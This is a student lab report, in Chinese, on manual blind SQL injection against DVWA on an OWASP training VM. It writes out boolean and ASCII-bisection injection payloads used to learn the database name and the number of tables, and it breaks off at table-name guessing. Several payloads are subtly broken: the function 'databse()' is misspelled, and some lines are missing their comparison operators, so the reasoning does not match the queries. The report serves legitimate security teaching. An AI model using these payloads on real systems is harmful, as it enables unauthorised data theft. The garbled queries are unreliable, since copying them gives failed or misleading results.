《软件安全》实验报告

姓名： 邢清画 学号：2211999 班级： 1023

**实验名称：**

SQL 盲注


**实验要求：**


基于 DVWA 里的 SQL 盲注案例，实施手工盲注，参考课本，撰写实验报告。

**实验过程：**

**1. 配置OWASP虚拟机及其Web环境**


下载 OWASP 虚拟机后导入 VMware Workstation 中打开




登录账号：root 登录密码：owaspbwa

web URL 为 http://192.168.232.135/，保持OWASP虚拟机运行，在本机进入上述 URL ，选择 Damn Vulnerable Web Application 登录。

登录账号：admin 登录密码：admin，进入DVWA




检查 DVWA Security 中 Script Security 是否为 low，如果不是将其设置为 low ，即可完成OWASP环境的配置。




**2.** **DVWA 中的 SQL Injection(Blind)实践**

**2.1 判断是否存在注入，注入的类型（字符型或数字型）**


输入 1，显示用户存在，First name: admin，Surname: admin。

输入 1' and 1=1 #，引号为了闭合原来 SQL 语句中的第一个单引号，而后面 的 # 为了闭合后面的单引号。



运行后显示存在。


输入 1' and 1=2 #，显示不存在。 说明存在字符型的 SQL 盲注。



点页面右下角 View Source ，来查看源代码，发现安全级别为 low 的情况下，程序未对 id 做任何处理：  
**2.2猜解当前数据库名**


先猜解数据库名的长度，然后逐一猜解字符

（1）输入 1' and length(database())=1 # ，




显示不存在；

（2）输入 1' and length(database())=2 # ，




显示不存在；

（3）输入 1' and length(database())=3 # ，



显示不存在；

（4）输入 1' and length(database())=4 # ，



显示存在！说明**数据库名长度为 4**。

下面获取数据库名字，

输入 1' and ascii(substr(databse(),1,1))>97 #，显示存在，说明数据库名的第一个字符的 ascii 值大于 97（小写字母 a 的 ascii 值）；

输入 1' and ascii(substr(databse(),1,1))，显示存在，说明数据库名 的第一个字符的 ascii 值小于 122（小写字母 z 的 ascii 值）；

输入 1' and ascii(substr(databse(),1,1))，显示存在，说明数据库名 的第一个字符的 ascii 值小于 109（m）；


输入 1' and ascii(substr(databse(),1,1))，显示存在，说明数据库名 的第一个字符的 ascii 值小于 103（g）；

输入 1' and ascii(substr(databse(),1,1))，显示不存在，说明数据库 名的第一个字符的 ascii 值不小于 100（d）；

输入 1' and ascii(substr(databse(),1,1))>100 #，显示不存在，说明数据库 名的第 一个字符的 ascii 值不大于 100（d），所以数据库名的第一个字符的 ascii 值为 100，即小写字母 d。

重复上述步骤，猜解出完整的数据库名dvwa。

输入 1' and database() = "dvwa" #，




显示已存在，猜测成功。


**2.3猜解数据库中的表名**

猜解数据库中的表名 首先猜解数据库中表的数量：

（1）1' and (select count (table\_name) from information\_schema.tables where table\_schema=database())=1 #显示不存在



（2）1' and (select count (table\_name) from information\_schema.tables where table\_schema=database() )=2 #显示存在。



所以数据库有两张表。

逐一猜解表名：

